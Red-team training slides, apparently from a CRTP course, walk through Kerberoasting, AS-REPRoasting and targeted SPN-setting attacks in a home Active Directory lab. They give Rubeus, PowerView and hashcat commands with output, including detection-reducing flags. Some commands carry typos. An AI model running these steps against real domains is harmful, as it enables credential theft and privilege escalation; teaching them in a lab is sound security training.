SECURITY EAGLES

CRTP

CERTIFIED RED TEAM PROFESSIONAL

PART 5

ACTIVE DIRECTORY ATTACKS

www.securityeagles.com

FROM LEARNERS TO LEADERS


Before we start

- We will begin with a foundational lab that introduces the core concepts.
- This lab environment is designed to be scalable and modular, allowing us to continuously expand and add complexity to the exercises as the course progresses and new topics are introduced.


Home Lab requirements (What you'll need)

- Virtualization Platform (Hypervisor):
  A stable platform to run your virtual machines, such as VMware Workstation/Fusion or Oracle VirtualBox.
- Windows Server Virtual Machine (VM):
  This machine will be configured as your Domain Controller (DC), the primary target for Active Directory attacks
  - Windows Server (2022 or 2025 recommended)
- Windows Workstation Virtual Machine (VM):
  this will serve as a target host and a foothold host within the virtual domain, mimicking a typical corporate machine.
  - Windows 10 or Windows 11
- A linux attacking machine in the same network , like kali linux


For the domain name we are going to use securityeagles.local to follow along this course

- 

- This will be the hostname for the Domain Controller.



- Our lab architecture consists of three machines: the Domain Controller, named SECURITY-EAGLES-DC, and two workstations, EAGLES01 and EAGLES02, all joined to the securityeagles.local domain .



3. ACTIVE DIRECTORY ATTACKS

- Kerberos attacks & variants
- Delegation abuse (unconstrained/constrained)
- Ticket forging (Golden/Silver/Diamond)
- DCSync & minimal-rights abuse
- AdminSDHolder & protected group attacks
- AD CS: certificate-based abuse
- Cross-trust escalation & trust key abuse
- SQL Server / DB link abuse for pivoting
- Persistence via domain auth subversion
- ACL modification for privileged actions

1- Kerberos attacks & variants

a. Kerberoasting Attack

- A major vulnerability in Active Directory (AD) is Kerberoasting, which allows an attacker to obtain password hashes for service accounts.
- In this section , we will use most of the time the ActiveDirectory module and powerview script.
- To access the native cmdlets (such as Get-ADUser or Get-ADGroup), the module must first be imported.
- We execute the command Import-Module ActiveDirectory to load the native Active Directory PowerShell module into the current session.

```
Import-Module ActiveDirectory
```

```
PS C:\Users\m.dynamo\Downloads> Import-Module ActiveDirectory
PS C:\Users\m.dynamo\Downloads>
```

- Once imported, we gain access to a powerful suite of Microsoft-signed tools that allow for deep querying of the domain

- While PowerView is often used for AD reconnaissance, the native Active Directory PowerShell Module offers a more efficient and reliable way to filter large datasets directly from the Domain Controller. We utilize this native filter capability to accurately and quickly locate all service accounts in the domain.
- We execute the command Get-ADUser, using the -Filter parameter to retrieve only those user objects whose ServicePrincipalName attribute is set, thereby identifying Kerberoasting targets.

```
Get-ADUser -Filter {ServicePrinciplName -ne “$null”} -
Properties ServicePrincipalName
```

```
PS C:\Users\m.dynamo\Downloads> Get-ADUser -Filter {ServicePrincipalName -ne "$null"} -Properties Se
rvicePrincipalName


DistinguishedName    : CN=krbtgt,CN=Users,DC=securityeagles,DC=local
Enabled              : False
GivenName            :
Name                 : krbtgt
ObjectClass          : user
ObjectGUID           : d7755f90-e48a-4092-b832-196254c7ad10
SamAccountName       : krbtgt
ServicePrincipalName : {kadmin/changepw}
SID                  : S-1-5-21-204598522-1414839267-3477406029-502
Surname              :
UserPrincipalName    :

DistinguishedName    : CN=web Service,CN=Users,DC=securityeagles,DC=local
```

- The output provides a list of all vulnerable service accounts (users with SPNs) that we can now target

- To execute authenticated reconnaissance queries against the Domain Controller using our target user's identity, we must first securely structure their credentials. The PSCredential object is the standard PowerShell mechanism for handling authenticated sessions and commands.
- We first execute the two commands necessary to securely define and store our authentication material: converting the password into a SecureString and bundling it into a PSCredential object named $Cred.

```
$SecPassword = ConvertTo-SecureString 'GreatADLab123' -
AsPlainText -Force
$Cred = New-Object
System.Management.Automation.PSCredential('SECURITYEAGLES\m.dyn
amo', $SecPassword)
```

```
PS C:\Users\m.dynamo\Downloads> $SecPassword = ConvertTo-SecureString 'GreatADLab123' -AsPlainText -
Force
PS C:\Users\m.dynamo\Downloads>  $Cred = New-Object System.Management.Automation.PSCredential('SECUR
ITYEAGLES\m.dynamo', $SecPassword)
PS C:\Users\m.dynamo\Downloads>
```

- The $Cred variable now holds the necessary authentication material for the user m.dynamo.

- We will use powerview to enumerate kerberoastable targets
- We execute the Get-DomainUser command, using the -SPN filter and the -Credential parameter, to retrieve only those user accounts that are viable targets for Kerberoasting.

```
Get-DomainUser -SPN -Credential $Cred
```

```
PS C:\Users\m.dynamo\Downloads> Get-DomainUser -SPN -Credential $Cred


logoncount                    : 0
badpasswordtime               : 01/01/1601 00:00:00
description                   : Key Distribution Center Service Account
distinguishedname             : CN=krbtgt,CN=Users,DC=securityeagles,DC=local
objectclass                   : {top, person, organizationalPerson, user}
name                          : krbtgt
primarygroupid                : 513
objectsid                     : S-1-5-21-204598522-1414839267-3477406029-502
samaccountname                : krbtgt
admincount                    : 1
codepage                      : 0
samaccounttype                : USER_OBJECT
```

- The output provides a list of all vulnerable service accounts, confirming the targets for our attack. We will now proceed with the Kerberoasting command using Rubeus to extract the service ticket hashes for these identified accounts.

```
logoncount            : 0
badpasswordtime       : 01/01/1601 00:00:00
distinguishedname     : CN=web Service,CN=Users,DC=securityeagles,DC=local
objectclass           : {top, person, organizationalPerson, user}
displayname           : web Service
userprincipalname     : websvc@securityeagles.local
name                  : web Service
objectsid             : S-1-5-21-204598522-1414839267-3477406029-1108
samaccountname        : websvc
codepage              : 0
samaccounttype        : USER_OBJECT
accountexpires        : NEVER
countrycode           : 0
whenchanged           : 03/11/2025 20:48:21
instancetype          : 4
usncreated            : 16469
```

- Before performing the attack, we use Rubeus in statistics mode to check the number of vulnerable accounts and assess the encryption types used, ensuring optimal targeting.
- We execute the command .\Rubeus.exe kerberoast /stats to perform reconnaissance and enumerate all Kerberoastable accounts in the domain.

```
.\Rubeus.exe kerberoast /stats
```

```
PS C:\Users\m.dynamo\Downloads> .\Rubeus.exe kerberoast /stats


  v2.2.0


[*] Action: Kerberoasting

[*] Listing statistics about target users, no ticket requests being perf
[*] Target Domain          : securityeagles.local
[*] Searching path 'LDAP://SECURITY-EAGLES-DC.securityeagles.local/DC=se
mAccountType=805306368)(servicePrincipalName=*)(!samAccountName=krbtgt)(
56.1.4.803:=2)))'

[*] Total kerberoastable users : 1
```

- The output of the statistics command helps us confirm the quality of the targets (e.g., if weak RC4 encryption is supported). We will now execute the full Kerberoasting command, specifying an output format, to extract the service ticket hashes for offline cracking.

- Having completed our reconnaissance, we identified websvc as a prime Kerberoasting target.
- We execute the full Kerberoasting command, specifying the target service account websvc using the /user parameter and applying the /simple flag to format the resulting hash for easy cracking.

```
.\Rubeus.exe kerberoast /user:websvc /simple
```

```
PS C:\Users\m.dynamo\Downloads> .\Rubeus.exe kerberoast /user:websvc /simple


  _____          _
 (_____ \       | |
  _____) )_    _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v2.2.0


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.
```

- The output immediately provides the service account's hash in a concise, Hashcat-compatible format (Type 13100). We can copy this hash and transfer it to our powerful attack machine for offline brute-forcing to recover the plaintext password , but we will do it later on in this section (you can check page 20).

```
[*] Total kerberoastable users : 1

$krb5tgs$23$*websvc$securityeagles.local$SECURITY-EAGLES-DC/websvc.securityeagles.local:51432@securityeag
les.local*$CB7C99E244BDA7F6FAC2F658FABBCEEF$FB0C505AE0BE819A57D2F289C25DAF52B0DA7958A0E6B9D3909B533EE14F6
C81181257E827AB21D3B2E619A9D19436AA84F18D2DC788BFFAFA11A55A381D10CE947AD6A60B50450D19272EDE5FC6E76DF139D8
EBAEC0EE48DAFA71A43F8FFAF624A0A08EFFE19C06D2CBB111D1EE68FE948E1059199C1FF7F496C32CC0F8BF8266D1B0AC74AC7C5
BD58A5C0AD013481D4413E079EEB85CC062F4F63DEE2EA86826A44AD18795CDC333717B689AD17383B9D65125470AFBBC903A27E0
95DFDCD83CF4E48D65F7EDE691753348E776C6A9E273A2233C199A6FBC4B19A996743BE67B3073CA75265DE5DCE07C391B07DC51B
82C467E5D9DF90BE292BC77361B2F2ABE93098BBF19AA3A40CE63504395B0A56ECA6DDFCA9EE5CEFA1233470243364F2D0DF62576
BF1C4E2C965881ECC5464CA51961BB7148E2FBEDEDF6246F8AE8B9210D09411228F66E3A4BFCCCCEBD74CF0660797CCB53D0AD2A3
A57C4B03CB1BCEBEFA1D38F5328B000C9BC8F71E27ED75136DDE39E7E0864EA09EBDE3FC04E2C5F9FAA2B986D054C9C807CDCB56C
79B19CE79F5D0D0CD1AFA8B01816FB1B3A31590F68A759422AD42E75ECB4124F055FD4F9E830287D53CA0FA94FFF6CAA7A1CA6FE5
C1A84D54ADD826492ED3409D775E93DDF193756A7811FC6FEA9F2A441437EC5E1DC0E4AF53E73C16AF75E75312D6E2D6B52DCF1BD
48139EEC9F39653B109BCCEA68D52693BDE374C2B4DAFFE2F41C0D63B633C8AB6037958F268BB8B96957A27531564459920E4816B
```

- While the basic /stats command checks for vulnerable accounts, the Domain Controller will still log the request, which can be detected by Blue Teams. To reduce the chances of detection when checking for the weakest targets, Rubeus offers operational security flags to refine the query and minimize logging.
- We execute the command .\Rubeus.exe kerberoast /stats /rc4opsec to perform reconnaissance for Kerberoastable accounts, specifically utilizing the /rc4opsec flag to mitigate certain logging risks.

```
.\Rubeus.exe kerberoast /stats /rc4opsec
```

```
PS C:\Users\m.dynamo\Downloads> .\Rubeus.exe kerberoast /stats /rc4opsec


  v2.2.0


[*] Action: Kerberoasting

[*] Listing statistics about target users, no ticket requests being performed.
[*] Target Domain          : securityeagles.local
```

- We execute the command .\Rubeus.exe kerberoast /rc4opsec /outfile:hashes.txt to perform the full Kerberoasting attack, ensuring the output is limited to RC4-supported tickets and saved directly to a file.

```
.\Rubeus.exe kerberoast /rc4opsec /outfile:hashes.txt
```

```
PS C:\Users\m.dynamo\Downloads> .\Rubeus.exe kerberoast /rc4opsec /outfile:hashes.txt


  v2.2.0
```

```
[*] SamAccountName         : websvc
[*] DistinguishedName      : CN=web Service,CN=Users,DC=securityeagles,DC=local
[*] ServicePrincipalName   : SECURITY-EAGLES-DC/websvc.securityeagles.local:51432
[*] PwdLastSet             : 03/11/2025 20:40:17
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash written to C:\Users\m.dynamo\Downloads\hashes.txt

[*] Roasted hashes written to : C:\Users\m.dynamo\Downloads\hashes.txt
```

- The command saves all retrieved hashes in a Hashcat-compatible format within the hashes.txt file. The final step is to securely transfer this file to our powerful attack machine (e.g., a Kali VM) for offline brute-forcing to reveal the plaintext passwords

b. AS-REPRoasting Attack

- In addition to Kerberoasting, a critical AD attack path is AS-REPRoasting, which targets users who have the 'Do not require Kerberos preauthentication' flag set. This misconfiguration allows an attacker to request a hashable authentication ticket for the user without supplying any password. We utilize this specialized filter to quickly locate these highly vulnerable accounts.
- We execute the command Get-DomainUser -PreauthNotRequires -Verbose to specifically identify all domain user accounts that do not require Kerberos pre-authentication, making them vulnerable to AS-REPRoasting.

```
Get-DomainUser -PreauthNotRequires -Verbose -Credential $Cred
```

```
PS C:\Users\m.dynamo\Downloads> Get-DomainUser -PreauthNotRequired -Verbose -Credential $Cred
VERBOSE: [Get-Domain] Using alternate credentials for Get-Domain
VERBOSE: [Get-Domain] Extracted domain 'SECURITYEAGLES' from -Credential
VERBOSE: [Get-DomainSearcher] search base:
LDAP://SECURITY-EAGLES-DC.securityeagles.local/DC=securityeagles,DC=local
VERBOSE: [Get-DomainSearcher] Using alternate credentials for LDAP connection
VERBOSE: [Get-DomainUser] Searching for user accounts that do not require kerberos preauthenticate
VERBOSE: [Get-DomainUser] filter string:
(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304))


logoncount                    : 0
badpasswordtime               : 01/01/1601 00:00:00
distinguishedname             : CN=mark tender,CN=Users,DC=securityeagles,DC=local
objectclass                   : {top, person, organizationalPerson, user}
displayname                   : mark tender
```

- The output will list all usernames and associated attributes for users vulnerable to this attack. We will now execute the appropriate Rubeus command, utilizing our $Cred variable, to request the hashable ticket for these accounts and proceed with offline cracking.

```
displayname                     : mark tender
userprincipalname               : m.tender@securityeagles.local
name                            : mark tender
objectsid                       : S-1-5-21-204598522-1414839267-3477406029-1105
samaccountname                  : m.tender
codepage                        : 0
samaccounttype                  : USER_OBJECT
accountexpires                  : NEVER
countrycode                     : 0
whenchanged                     : 20/11/2025 12:02:26
instancetype                    : 4
usncreated                      : 16433
objectguid                      : eef138f3-e01b-4505-8dff-56e652217fb4
sn                              : tender
lastlogoff                      : 01/01/1601 00:00:00
objectcategory                  : CN=Person,CN=Schema,CN=Configuration,DC=securityeagles,DC=local
dscorepropagationdata           : 01/01/1601 00:00:00
givenname                       : mark
```

- We will do the same enumeration with ActiveDirectory Module
- We execute the command Get-ADUser, applying the -Filter to retrieve only user accounts where the DoesNotRequirePreAuth attribute is set to True, which identifies accounts vulnerable to AS-REPRoasting.

```
Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true} -
Properties DoesNotRequirePreAuth
```

```
PS C:\Users\m.dynamo\Downloads> Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true} -Properties DoesNotR
equirePreAuth


DistinguishedName     : CN=mark tender,CN=Users,DC=securityeagles,DC=local
DoesNotRequirePreAuth : True
Enabled               : True
GivenName             : mark
Name                  : mark tender
ObjectClass           : user
ObjectGUID            : eef138f3-e01b-4505-8dff-56e652217fb4
SamAccountName        : m.tender
SID                   : S-1-5-21-204598522-1414839267-3477406029-1105
Surname               : tender
UserPrincipalName     : m.tender@securityeagles.local
```

- The resulting output provides a definitive list of vulnerable usernames. We will now transition to Rubeus, executing the appropriate command to request the hashable authentication ticket for these accounts and proceed with offline cracking.

- Having identified the user m.tender as vulnerable (due to the DoesNotRequirePreAuth flag being set), we are now ready to execute the AS-REPRoasting attack. This process involves requesting a hashable TGT (Ticket Granting Ticket) without providing a password.
- We execute the .\Rubeus.exe asreproast command, targeting the vulnerable user m.tender, and saving the resulting hashable ticket to the specified output file.

```
.\Rubeus.exe asreproast /user:m.tender
/outfile:C:\Users\m.dynamo\Downloads\hash_asrep.txt
```

```
PS C:\Users\m.dynamo\Downloads> .\Rubeus.exe asreproast /user:m.tender /outfile:C:\Users\m.dynamo\Downloa
ds\hash_asrep.txt
```

- The command successfully writes the extracted hash to the hash_asrep.txt file. We will now securely transfer this file to our attack machine for offline brute-forcing to recover the plaintext password for the m.tender account.

```
PS C:\Users\m.dynamo\Downloads> cat .\hash_asrep.txt
$krb5asrep$m.tender@securityeagles.local:66BC6C6F54D542816D9B5B4CBF74C632$BCB250DA8FC4E466DDB80FF6CE5D10A
B30EAD5836FD811D0A3A6107445BC9953270BEEA9DCB713C2824E96495785B66A16B9E476CE15A8997CCAB068AD95EC9AA1C5C6A4
6FC526D1073894B2C807D3D6F6FCA59E9F46EB7E90F383010EBD22935C5A458AFFCF77D31994A7BA47291A866E2FD00722CDC42A0
```

- After successfully extracting the hashable service ticket using Rubeus and transferring the output file to our attack machine (e.g., Kali), the final step in the attack is to recover the plaintext password. This process must be performed offline to avoid detection and utilize our dedicated GPU resources.
- We execute the hashcat utility, using the dictionary attack mode (-a 0) and specifying the Kerberoast hash type (-m 18200), to attempt to crack the extracted service ticket hashes using the common rockyou.txt wordlist.

```
hashcat -a 0 -m 18200 hash /usr/share/wordlists/rockyou.txt
```

```
└─$ hashcat  -a 0 -m 18200 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1
[The pocl project]
=================================================================================================================================
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i5-1035G1 CPU @ 1.00GHz, 1435/2934 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
```

- If the service account password is weak, Hashcat will successfully reveal the plaintext credential. This recovered password will be our primary tool for subsequent high-privilege lateral movement within the domain, as we can now authenticate as the service account.

- The Hashcat utility successfully cracked the extracted AS-REP hash, revealing the plaintext password Password123 for the target user m.tender, confirming the exploit's success.

```
bd22935c5a458affcf77d31994a7ba47291a866e2fd00722cdc42a07140bef0790e656aa7a6fa507b084479656f
ae66dde60ba4de10200d7954554ad5c82e4e9584b72a6c404d598841261f277404b479be994a7bfd1e8afb85b85
3cea857b4b95dc8334661d5ef371133c4464225242239ef181710f5690:Password123

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$m.tender@securityeagles.local:66bc6c6f54 ... 0f5690
Time.Started.....: Mon Nov 24 10:22:17 2025 (1 sec)
Time.Estimated ...: Mon Nov 24 10:22:18 2025 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
```

c. Targeted Kerberoasting (Set-SPN)

- Since we have Domain Admin privileges, we can manually check the configuration of any user, including high-value accounts, before creating an attack vector. This targeted query quickly confirms whether the specific user object is currently configured as a service account (i.e., whether the SPN is present)
- We execute the command Get-DomainUser -Identity o.samadi -Credential $Cred | Select-Object ServicePrincipalName to retrieve the Service Principal Name (SPN) attribute for the user o.samadi.

```
Get-DomainUser -Identity o.samadi -Credential $Cred | select
ServicePrinvipalName
```

```
PS C:\Users\m.dynamo\Downloads> Get-DomainUser -Identity o.samadi -Credential $cred | select ServicePrinc
ipalName

ServicePrincipalName
--------------------
```

- Again we will do it using ActiveDirectory module .
- We execute the command Get-ADUser -Identity o.samadi -Properties ServicePrincipalName | Select-Object ServicePrincipalName to retrieve and display the Service Principal Name (SPN) attribute for the user o.samadi.

```
Get-ADUser -Identity o.samadi -Properties ServicePrinvipalName
| select ServicePrinvipalName
```

```
PS C:\Users\m.dynamo\Downloads> Get-ADUser -Identity o.samadi -Properties ServicePrincipalName | select S
ervicePrincipalName

ServicePrincipalName
--------------------
{}
```

Activate Windows

- We execute the command Set-DomainObject -Identity o.samadi -Credential $cred -Set @{serviceprincipalname='SEC/blablabla'} to manually set a unique Service Principal Name (SPN) on the user o.samadi.
- The execution of this command successfully modifies the user object in Active Directory. We will now execute a targeted Kerberoasting attack with Rubeus against the user o.samadi to extract the hash of this newly vulnerable account

```
Set-DominObject -Identity o.samadi -Credential $cred -Set
@{serviceprincipalname='SEC/blablabla'}
```

```
PS C:\Users\m.dynamo\Downloads> Set-DomainObject -Identity o.samadi -Credential $cred -Set @{serviceprinc
ipalname='SEC/blalablablal'}
```

- We execute the command .\Rubeus.exe kerberoast /rc4opsec /outfile:hashes.txt to perform the full Kerberoasting attack, ensuring the output is limited to RC4-supported tickets and saved directly to a file.

```
.\Rubeus.exe kerberoast /rc4opsec /outfile:hashes.txt
```

```
PS C:\Users\m.dynamo\Downloads> .\Rubeus.exe kerberoast /rc4opsec /outfile:hashes.txt

  _____          _
 (_____ \       | |
  _____) )_    _| |__  _____ _   _  ___
 |  __   /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v2.2.0


[*] Action: Kerberoasting

[*] Using 'tgtdeleg' to request a TGT for the current user
[*] RC4_HMAC will be the requested for AES-enabled accounts, all etypes will be requested
```

- The Rubeus output confirms the successful extraction of two hashes from the domain: one for the user o.samadi (the account we manually made vulnerable) and one for the service account websvc.

```
[*] Total kerberoastable users : 2


[*] SamAccountName         : o.samadi
[*] DistinguishedName      : CN=omar samadi,CN=Users,DC=securityeagles,DC=local
[*] ServicePrincipalName   : SEC/blalablablal
[*] PwdLastSet             : 03/11/2025 20:36:10
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash written to C:\Users\m.dynamo\Downloads\hashes.txt


[*] SamAccountName         : websvc
[*] DistinguishedName      : CN=web Service,CN=Users,DC=securityeagles,DC=local
[*] ServicePrincipalName   : SECURITY-EAGLES-DC/websvc.securityeagles.local:51432
[*] PwdLastSet             : 03/11/2025 20:40:17
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash written to C:\Users\m.dynamo\Downloads\hashes.txt
```

STAY TUNED FOR MORE

SECURITY EAGLES

www.securityeagles.com

FROM LEARNERS TO LEADERS